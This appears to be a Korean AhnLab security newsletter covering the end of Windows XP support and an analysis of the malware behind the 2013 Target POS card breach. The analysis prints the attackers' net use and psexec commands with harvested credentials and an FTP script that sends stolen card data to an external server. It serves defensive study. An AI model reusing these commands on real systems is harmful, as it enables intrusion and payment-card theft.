안랩은 파트너를 통한 비즈니스 활성화를 위해 SW 파트너와 NW 파트너가 함께 모이는 킥오프 행사인 '안랩 파트너 데이(AhnLab Partner Day)'를 통해 한 해의 사업 전략에 대해 공유하고, 연 4회에 걸쳐 진행되는 실무자 대상 교육 프로그램인 '파트너 스텝업 트레이닝 데이'를 통해 실질적인 파트너 운영 방안을 공유한다. 또한 4월 개최 예정인 실무자 워크샵인 '파트너 베이스업 트레이닝 데이'에서 깊이 있는 세일즈 전략과 방안을 공유하는 한편 다양한 팀빌딩 이벤트로 파트너간의 유대 강화를 꾀할 예정이다.


▲ 이상국 안랩 마케팅실 실장

Windows XP 서비스 지원 중단에 따른 이슈 총정리

Windows XP 서비스 지원 중단에 대한 점검과 대책


2014년 4월 8일, 마이크로소프트사가 Windows XP에 대한 서비스 지원을 중단한다. 지난 2001년 출시된 Windows XP는 마이크로소프트 역사상 가장 잘 팔렸던 Windows 시리즈 중 하나로 꼽힌다. 이 제품은 지난 2010년 이미 판매가 중단되었으며, 2014년 4월 8일 서비스 지원 중단으로 사실상 운영체제로서의 수명을 다했다. 현재 Windows XP 서비스 지원 중단 이후에 발생할 상황에 대해 수많은 우려의 목소리가 들려온다. 2014년 4월 8일 이후 Windows XP 사용자들에게는 어떤 위험이 존재할까? 그리고 이에 대한 대책은 없는지 점검해 보자.

Windows XP 서비스 지원 중단

[그림 1] 2014년 4월 8일 Windows XP 서비스 지원 중단

Windows XP 서비스 지원을 중단하면 이 운영체제가 깔려 있는 PC를 더 이상 사용할 수 없는가? 그렇지는 않다. Windows XP로 사용 중인 PC는 여전히 구동된다. 하지만 2014년 4월 8일 이후부터는 마이크로소프트사가 Windows XP를 위한 PC 보안, 버그 수정, 온라인 기술 지원 등을 제공하지 않는다. 즉, Windows XP 사용자들은 지원 종료일 이후부터 이 운영체제의 치명적인 취약점에 대한 보안 패치를 제공받을 수 없게 된다는 의미이다. 결국 사용자가 이 운영체제를 계속 사용한다면, 각종 바이러스나 스파이웨어, 악성코드, 해킹 등의 보안 위협에 쉽게 노출될 수밖에 없다. 이로 인해 개인정보 도난 등 개인의 피해 위험성이 높아지는 것은 물론, 하드웨어의 문제로 인한 시스템 오류 및 비즈니스 중단에 대한 피해와 위험이 매우 높아질 수 있다.

국내 Windows XP 사용자는 얼마나 되나



[그림 2] 국내 Windows XP 사용 PC 수 출처: Microsoft 홈페이지(2014년 2월)

마이크로소프트사는 2014년 2월 기준으로 국내 개인 및 기업의 Windows XP 평균 사용률이 15.46%인 7,002,923대로 추정하고 있다. 이는 지난해 2월 Windows XP 평균 사용률인 33.52%에서 18.06% 감소한 수치이다. 마이크로소프트사는 Windows XP 기술 지원 중단을 꾸준하게 홍보하고 상위 OS 버전의 업그레이드를 권장한 결과 지속적인 감소 추세를 보이고 있다고 설명한다. 하지만 Windows XP 기술 지원 중단 이후 여전히 15.46%의 PC가 보안 위협에 무방비 상태로 노출될 가능이 크다. 또한 금융감독원 발표에 따르면 2013년 12월 기준, 금융회사의 상당수 단말기 및 CD, ATM기기가 Windows XP 이하의 버전을 사용 중인 것으로 알려졌다. 특히, 국내에서는 IT 전문성과 예산이 부족한 중소기업의 Windows XP 사용률이 높아 이들 기업들에 대한 대책 마련이 시급한 것으로 알려지고 있다. 더욱이 중소 기업의 경우, 예산 부족으로 인해 최소한의 안전 장치인 보안 시스템만이 구축, 공격자의 가장 손쉬운 표적이 될 가능성이 크다.

Windows XP 지원 종료 후 어떤 일이 발생할까

지금부터 설명하는 시나리오는 '발생 가능성이 높다'라는 것보다는 '발생할 수 있다'라는 관점이라는 것을 밝혀둔다.

보안 전문가들은 Windows XP 서비스 지원이 중단되면 보안 취약점에 대한 패치가 제공되지 않고, 이에 따라 운영체제의 보안 취약성이 높아져서 이를 악용하는 공격자의 악성코드 공격이 증가할 수 있다고 우려의 목소리를 내고 있다. 이 시점에 맞춰 공격자들이 이미 알고 있는 Windows XP의 취약점을 이용해 Windows XP 사용자들을 대상으로 공격을 개시한다면, 사용자들은 속수무책으로 당할 수밖에 없다. 또한 취약점이 공개된다 하더라도 마이크로소프트사는 이미 지원을 중단했기 때문에 보안 패치는 더 이상 제공되지 않는다. 실제로 최신 Windows 운영체제나 보안 업데이트가 잘 되어있는 PC일수록 악성코드 감염 가능성이 상대적으로 낮은 편이다.

[그림 3] Windows XP 서비스 지원 중단 이후 보안 위협 출처: Microsoft 홈페이지(2014년 2월)

■ **개인 사용자:** 개인 사용자 관점에서는 개인정보 유출, 랜섬웨어 피해, 인터넷 뱅킹 공격의 위험에 많이 노출되고 좀비 PC가 되어 디도스 공격과 같은 대규모 사이버 공격에 악용될 가능성이 커질 수도 있다.

* 랜섬웨어는 사용자가 PC 부팅 시 암호를 요구하거나 PC 내 파일을 암호화해 사용자가 시스템을 정상적으로 사용하지 못하게 하고 돈을 요구하는 악성코드를 말한다.

■ **기업 사용자:** 기업 및 공공기관 등 조직 관점에서는 업무 생산성 감소, IT 관리 비용 증가, 고객 정보 유출, 해킹 경유지로 악용 등의 문제 발생 가능성이 높아질 수 있다. 또한 ATM, POS 장비 측면에서 보면 시스템 오류 및 비즈니스 중단으로 인한 직/간접적인 피해와 이로 인한 서비스 신뢰도 하락 등의 문제가 발생할 가능성도 있다.

어떤 대책이 필요한가

이 문제를 해결하기 위해서 Windows 업그레이드하는 것이 가장 좋다. 하지만 비용 부담과 호환성 문제 등 비용과 시간 측면에서 만만치 않은 일들이 기다리고 있다. 이렇듯 당장 Windows를 업그레이드할 수 없다면 다음의 몇 가지 방안을 고려해 볼 수는 있다. 여기서 반드시 기억해야 할 것은 이 방안이 약간의 도움은 되겠지만 근본적인 해결 방법은 아니라는 것이다.

■ **Windows 업그레이드:** Windows XP 서비스 지원 중단에 따른 이슈를 해결하기 위한 가장 근본적인 해결책은 Windows를 상위 버전으로 업그레이드 하는 것이다. 마이크로소프사는 XP의 상위 버전인 Window 7이나 Windows 8으로 업그레이드 할 것을 권장하고 있다. 이 경우에 기업 사용자는 라이선스 비용 증가 이외에 추가로 발생하는 호환성 문제 해결의 이슈에 대해서도 고려해야 한다.

■ **운영체제 다양화:** 운영체제 자체를 리눅스나 기타 운영체제로 교체하는 방안도 제시되고 있다. 다양성이라는 측면에서 좋은 대안이지만, 새로운 적용까지 시간이 많이 걸린다.

■ **웹 브라우저 다양화:** 웹 브라우저를 구글 크롬이나 모질라 파이어폭스로 교체하는 방안도 있다. Windows XP에서 사용할 수 있는 웹 브라우저의 최신 버전은 IE(Internet Explore) 8이다. 이 버전은 보안에 매우 취약하며, 더 이상 보안 패치도 지원되지 않는다. 반면, 구글 크롬은 최소한 2015년 4월까지는 Windows XP를 지원하며, 모질라 파이어폭스는 중단에 대한 구체적인 계획을 발표하지 않고 있어 당분간 사용은 가능하다. 하지만 IE 이외의 운영체제가 가진 보안 취약점은 그대로 가지고 있다는 점은 명심해야 한다.

■ **추가 보안 솔루션 도입:** 새로운 보안 솔루션의 도입도 해결책 중 하나로 언급되고 있다. 예를 들어 ATM, POS의 경우에 화이트리스트 기반으로 허가된 프로그램만을 실행하게 하는 기능의 솔루션 도입이 가능하다. 즉 화이트리스트 기반 솔루션이란 기업 시스템 내에 인가된 프로그램만을 수행하고 인가되지 않은 비인가 애플리케이션의 실행에 대한 통제를 통해 시스템을 안정적으로 유지하는 솔루션이다. 해당 솔루션은 Windows XP 미 교체로 인한 악성코드에 의한 악의적인 실행 시에 이를 차단하는 데 효과적이다. 하지만 Windows XP의 상위 버전으로의 업그레이드가 근원적인 해결책임에도 불구하고 엄청난 비용부담 때문에 이를 단기간 내에 적용할 수 없는 중소기업에게 추가 보안 솔루션 도입이란 대책은 그리 현실적이지 않다.

Windows XP 지원 종료에 따른 금융회사 유의 사항

◆ **Windows XP 이하 운영체제를 상위 버전 운영체제로 전환**
: Windows XP 이하 단말기는 2014년 4월 8일 이전까지, 서버(Windows Server 2003)는 2015년 7월 13일까지 전환 완료

◆ **CD/ATM 기한 내 전환 미이행시 대응 대책**
: 외부망과 분리된 폐쇄망을 이용하여 인터넷 접속 원천적으로 차단
: 상위 버전 운영체제가 설치된 CD/ATM과 구형 단말기를 혼합 운영

◆ **운영체제 전환 이행 계획 수립**
: 운영체제 전환에 따른 프로그램 에러나 취약점으로 장애 또는 보안 사고의 발생에 대비하여 대응 계획 및 보안 대책 수립 • 운영

◆ **운영체제 미 전환 및 대응 소홀에 대한 책임 강화**

〈출처: 2014년 3월 13일 금융감독원〉

자사에 맞는 방법을 현명하게 선택하라

안랩은 지난 1월 '2014년 보안 위협 예측 자료(http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?curPage=1&menu_dist=2&seq=21982&dir_group_dist=0)를 통해 'Windows XP 지원 종료에 따른 보안 위협 증가'를 언급한 바 있다. 2014년 4월 8일, 이제 우려가 현실로 다가왔다. 이후 발견된 취약점에 대한 보안 업데이트도 더 이상 제공되지 않는다. Windows XP는 제로데이 공격에 무방비 상태가 될 것으로 예상된다. 그리고 공격자들은 Windows XP를 사용하는 PC가 완전히 사라질 때까지 공격을 멈추지 않을 수도 있다. 이러한 우려로 인해 정부에서도 KISA를 통해 4월 8일 이후 Windows XP의 신규 보안 취약점을 악용한 악성코드가 발견될 경우 전용 백신을 제작해 무료로 보급할 계획이다. 또한 Windows XP 신규 보안 취약점을 파고드는 악성코드를 조기에 발견하기 위해 모니터링도 강화한다고 밝혔다. 또한 보안 업체에서도 Windows XP에 대한 백신을 일정 기간 동안 제공할 것이다. 하지만 이것만으로는 절대 안심할 수 없다. 앞서 언급한 대로 Windows XP 운영체제의 지원 종료로 이후 발견된 보안 취약점을 백신 등의 보안 솔루션으로 완벽하게 다 방어하는 것이 현실적으로 불가능하기 때문이다. 즉, 보안의 위협이 되는 근본적인 원인을 해결하지 않은 것으로, 백신으로 계속해서 발생하는 운영체제의 취약점을 악용하는 악성코드에 대한 대응하는 데는 한계가 있을 수 밖에 없다

개인 사용자와 기업 사용자 모두 라이선스 비용 부담에 Windows 업그레이드를 진행하기란 그리 쉽지 않은 상황이다. 특히 기업에서는 호환성 이슈로 인한 추가적인 장비나 솔루션 구입 비용은 당연히 부담 요인이 될 수 있다. 예를 들어 호환성 이슈의 경우, Windows XP를 사용하는 시스템에서 여러 가지 응용 프로그램도 함께 사용하고 있다. 만약 Windows XP에서 Windows 7이나 8 등으로 업그레이드를 하면, 그 동안 정상적으로 잘 동작했던 노후한 디바이스나 기존 응용 프로그램이 새로 교체한 운영체제(Windows 7, Windows 8)와의 호환성 문제로 실행 과정에서 일부 오류가 발생할 수 있다. 이러한 부분까지 전부 감안해야 하는 기업의 입장에서는 운영체제 업그레이드 작업이 만만치 않은일이다.

그러나 이제 더 이상 늦출 수 없다. Windows XP를 사용하는 기업은 Windows 상위 버전으로의 업그레이드, 다른 운영 체제로의 전환, 인터넷 접속 원천 차단 등등 다양한 방법을 고려해야 한다. 그리고 각자의 기업 현실에 맞는 대책을 수립하고 이를 빠르게 실행해야 한다. 마지막으로 명심해야 할 분명한 사실은 서비스 지원 중단으로 '보안의 블랙홀'이 되어 버린 Windows XP를 그대로 사용하는 것은 위험하다는 것이다.

미국 대형 할인점 개인정보 유출 악성코드 분석

POS서 신용카드 정보 7천만건 탈취

지난 2013년 12월, 미국의 유명 대형 할인점인 타겟(Target)사의 고객 개인정보와 신용카드 정보가 해킹으로 유출되는 사건이 발생했다. 타겟사는 월마트에 이어 미국 내 2위의 소매업체로 미국과 캐나다에서 1,900여개 매장을 운영하고 있다. 당초 피해자는 4천만명 수준으로 알려졌으나 이 업체의 공식 성명서에 따르면 발생한 오프라인 방문 고객들의 계좌정보 유출사건으로 7천만명의 피해자가 발생했다. 타겟사의 고객 정보 유출 사고는 미국 최대 명절인 추수감사절 시즌을 노려 발생한 것으로, 2013년 11월 27일부터 12월 15일 사이에 오프라인 매장에서 신용카드로 물품을 구입한 사람들의 개인정보 및 신용카드 정보가 유출됐다. 이 글에서는 타겟사의 개인정보 유출 공격에 이용된 악성코드를 살펴본다.

2013년 12월 19일 → 미국 대형 할인점인 타겟(Target)사, 공식 성명을 통해 고객 신용카드 정보에 불법적인 접근이 있었음을 발표

⋮

2014년 1월 12일 → 그렉 스타인하펠(Gregg Steinhafel) 타겟사 CEO, CNBC 인터뷰를 통해 POS(Point of Sales, 판매시점 관리) 시스템에서 악성코드가 발견되었다고 설명

⋮

2014년 1월 14일 → 공격에 사용된 악성코드 샘플, 크렙스온시큐리티(KrebsOnSecurity) 블로그에 공개
일부 보안 업체에서 관련 악성코드에 대한 정보 공개

Target Confirms Unauthorized Access to Payment Card Data in U.S. Stores

Issue has been identified and resolved

MINNEAPOLIS — December 19, 2013
Target today confirmed it is aware of unauthorized access to payment card data that may have impacted certain guests making credit and debit card purchases in its U.S. stores. Target is working closely with law enforcement and financial institutions, and has identified and resolved the issue.

"Target's first priority is preserving the trust of our guests and we have moved swiftly to address this issue, so guests can shop with confidence. We regret any inconvenience this may cause," said Gregg Steinhafel, chairman, president and chief executive officer, Target. "We take this matter very seriously and are working with law enforcement to bring those responsible to justice."


Approximately 40 million credit and debit card accounts may have been impacted between Nov. 27 and Dec. 15, 2013. Target alerted authorities and financial institutions immediately after it was made aware of the unauthorized access, and is putting all appropriate resources behind these efforts. Among other actions, Target is partnering with a leading third-party forensics firm to conduct a thorough investigation of the incident.

[그림 1] 타겟사의 개인정보 유출 사고 관련 공식 성명 (*출처: 타겟 홈페이지, 2013.12)

타겟사 해킹 공격과 관련된 악성코드가 알려지면서 보안 업체인 인텔크롤러(IntelCrawler)는 러시아의 세인트 피터스버그(St. Petersburg)에 거주하는 17세 남성인 리나트 사바에브(Rinat Shabaev)를 악성코드 제작자로 지목했지만, 실제 제작자는 러시아 사라토브(Saratov)에 거주하고 있는 23세 남성으로 밝혀졌다. 이 남성은 러시아 라이프뉴스(Life news)와의 인터뷰를 통해 관련 악성코드의 최초 프로그램 제작에 대해서는 시인했지만 악의적인 목적으로 제작한 것이 아니며 누군가 자신의 프로그램을 변형했다고 주장했다.

악성코드 감염 추정 경로

2014년 3월 현재 실제 공격자가 밝혀지지 않은 가운데, 관련 악성코드 분석 결과 공격자는 이미 내부 서버를 장악한 후 POS 시스템에 악성코드를 감염시킨 것으로 추정된다. 현재까지 어떻게 내부 시스템으로 침투 했는지는 알려지지 않았다. 다만 미국 내 언론 보도를 통해 공격자가 냉난방공조(HVAC, heating, ventilation, and air conditioning) 시스템 업체를 통해 타겟사 내부 시스템에 접근했다는 주장이 제기됐다. 크렙스 온시큐리티의 브라이언 크렙스(Brian Krebs)는 해당 악성코드가 HVAC 업체인 파지오 미케니컬 서비스(Fazio Mechanical Services)를 통해 침입했다고 주장했다. 현재 파지오의 프로젝트 안내 페이지는 접속이 되지 않고 있지만 [그림 2]와 같이 이 업체의 예전 페이지를 살펴보면 타겟사가 언급되어 있음을 확인할 수 있다.



[그림 2] 파지오 미케니컬 서비스의 프로젝트 리스트 (*출처: Fazio Mechanical Services 홈페이지)

악성코드 구성 및 공격 방식

지금까지 알려진 바에 따르면 공격자는 외부에서 침입해 내부 시스템을 장악하여 악성코드를 배포하고 POS 시스템의 신용카드 정보를 탈취하여 외부 FTP 서버로 전송했다. 공격은 다음과 같이 이뤄졌을 것으로 추정된다.


① 내부 시스템 침투

② POS 시스템 감염

③ 감염된 POS 시스템에서 신용카드 결제 시 신용카드 정보 수집

④ 내부 시스템(서버 추정)으로 신용카드 정보 전송

⑤ 외부 FTP로 신용카드 정보 유출




[그림 3] 타겟사 정보 유출 공격 흐름 예상도

POS 시스템 감염 악성코드 분석

1. 악성코드 종류

POS 시스템을 감염시킨 것으로 추정되는 악성코드 2개가 발견되었다. 이들 파일들의 작성 시간은 각각 2013년 11월 28일과 11월 29일으로 공격 시점으로 알려진 기간과 일치한다.

pdb 정보를 확인하면 z:\Projects\Rescator\MmonNew\Debug\mmon.pdb를 확인할 수 있다.



[그림 4] POS 시스템 감염

2. 동작 방식

이들 악성코드의 기능은 크게 ▲서비스 등록 ▲신용카드 정보 수집 ▲수집 정보 전송 등으로 구분된다. 악성코드는 자기 자신을 서비스로 등록해 실행된다.

신용카드 정보 수집은 POS 관련 프로세스를 찾아 메모리에서 신용카드 정보를 수집한다. 국내에는 메모리 해킹으로 알려진 램 스크래핑(RAM Scraping) 기법이다. 그러나 실제 해당 POS 프로그램을 확인할 수 없기 때문에 보다 구체적인 테스트를 수행할 수는 없었다.


신용카드 정보 유출 쓰레드(thread)는 시스템 시간을 확인해 오전 10시 00분부터 오후 5시 59분까지 주요 동작을 수행한다. POS 시스템의 운용 시간과 고객의 신용카드 사용 빈도를 고려한 것으로 보인다.

수집된 신용카드 번호를 담은 winxml.dll 파일을 생성하고 net use 명령을 통해 연계된 서버에 [시스템이름]_[날짜]_[월]_[시간].txt로 복사한다.

```
net use S: \\10.xxx.xxx.31\c$\WINDOWS\twain_32 /user:ttcopscli3acs\Best1_user BackupU$r
move C:\WINDOWS\system32\winxml.dll S:\[username]_[day]_[month]_[hour].txt
net use S: /del
```

3. 악성코드 제작 추정 지역

유사 변형 악성코드는 러시아에서 제작된 것으로 알려져 있다. 악성코드 내부에 [그림 5]와 같이 러시아어로 '감자'를 의미하는 'KAPTOXA'라는 문자열이 포함되어 있다.



[그림 5] 러시아어 문자열이 포함된 악성코드 내부

[그림 6]과 같이 SetConsoleCP, SetConsoleOutputCP로 코드 페이지를 변경하는데, 이는 러시아 등에서 사용하는 키릴 문자 인코딩 값이다.

```
.text:004059F2                mov     esi, esp
.text:004059F4                push    4E3h            ; wCodePageID
.text:004059F9                call    ds:SetConsoleCP
.text:004059FF                cmp     esi, esp
.text:00405A01                call    __RTC_CheckEsp
.text:00405A06                mov     esi, esp
.text:00405A08                push    4E3h            ; wCodePageID
.text:00405A0D                call    ds:SetConsoleOutputCP
.text:00405A13                cmp     esi, esp
```

[그림 6] 코드 페이지 변환 후 확인되는 키릴 문자 인코딩 값

그러나 악성코드 소스 등이 공유되었을 수도 있기 때문에 이것만으로 이번 공격에 사용된 악성코드 제작자를 명확하게 지목하기는 어렵다.

서버 감염 악성코드 분석

이번 타겟사 해킹에는 POS 시스템에서 수집된 정보를 모아 외부로 유출하는 악성코드가 존재하며, 이 악성코드는 서버를 감염시킨 것으로 보인다.

1. 원격 시스템 실행

원격 IP의 프로그램을 실행하는 Psexec로 10.xxx.xxx.31에 접속해 다음과 같은 명령을 내린다. 10.xxx.xxx.31은 타겟사의 내부 사설 IP로 알려져 있으며, POS 시스템 주소로 보인다.

```
psexec /accepteula \\10.xxx.xxx.31 -u ttcopscli3acs\Best1_user -p BackupU$r cmd /c "taskkill /IM bladelogic.exe /F
psexec /accepteula \\10.xxx.xxx.31 -u ttcopscli3acs\Best1_user -p BackupU$r -d bladelogic
psexec /accepteula \\10.xxx.xxx.31 -u ttcopscli3acs\Best1_user -p BackupU$r cmd /c "taskkill /IM bladelogic.exe /F"
```

2. 유출 자료 복사

감염된 POS 시스템에서 수집한 정보 파일(twain_32a.dll)을 'data_년도_날짜_시간_분.txt' 형태로 복사한다. 신용카드 번호를 저장하고 있는 파일은 변형마다 조금씩 다르다.

```
유출 자료 복사 예시
move \\10.xxx.xxx.31\NT\twain_32a.dll C:\work\data_2014_1_17_16_47.txt
```

3. 수집 정보 전송

수집된 정보를 FTP를 통해 외부로 전송하기 위해 ftp 명령을 담은 cmd.txt 파일을 생성한다. 분석 대상 파일의 경우, 199.1xx.2xx.182(미국)으로 접속하며 ID와 암호는 digitalw와 Crysis1089이다.

```
open 199.1xx.2xx.182
digitalw
Crysis1089
cd public_html
cd cgi-bin
bin
send data_2014_1_17_16_48.txt ( )
quit
```


관련 악성코드 변형

안랩 V3 제품군에서는 이 악성코드를 Trojan/Win32.Reedum으로 진단한다. 해당 악성코드와 관련해 지난 2011년 여름에 제작된 유사 버전이 존재하며, 이후 2013년 초부터 관련 악성코드가 제작되었다. 이들 악성코드는 POS 프로그램 정보를 찾는 기능과 'KAPTOXA' 문자열을 포함하고 있다.

[그림 7] 'KAPTOXA' 문자열이 포함된 악성코드 변형


1. 특정 문자열을 검사하는 변형(2011년 – 2013년)

2011년에 발견된 변형은 메모리에서 특정 문자열을 검사하는 프로그램이다.



[그림 8] 특정 문자열을 검사하는 악성코드 변형

pdb 정보는 'x:\Programming\C++ 2011.08\ScanMemory\Debug\mmon.pdb'이다.



[그림 9] 변형 악성코드의 pdb 정보

2013년 초에 발견된 변형의 pdb 정보를 보면 [그림 9]와 같이 Mmon의 새로운 버전으로 생각할 수 있는 MmonNew가 포함되어 있다.


"x:\Projects\MmonNew\Debug\mmon.pdb"

[그림 10] 2013년 변형 악성코드의 pdb 정보

코드 구성상 타겟사 해킹에 사용된 악성코드와 직접적인 연관 관계는 부족하지만 이전부터 프로세스에서 특정 문자열을 찾는 악성코드의 제작 시도가 있었다는 것을 알 수 있다.

2. Retalix를 대상으로 한 악성코드 변형(2013년 1월)

2013년 1월에 발견된 초기 버전은 POS 프로그램에서 정보를 유출하는 기능을 가지고 있다. 'Retalix' 문자열을 포함하고 있는 것이 특징으로, 리탤릭스(Retalix)는 대표적인 POS 솔루션 전문업체로 알려져 있다.



[그림 11] Retalix 문자열을 포함한 악성코드 변형

타겟사 해킹에 이용된 악성코드는 이 버전에 타겟사 내부 환경에 맞춘 기능이 추가된 것이다.

개인정보를 노리는 집요한 공격에 대한 대책 필요

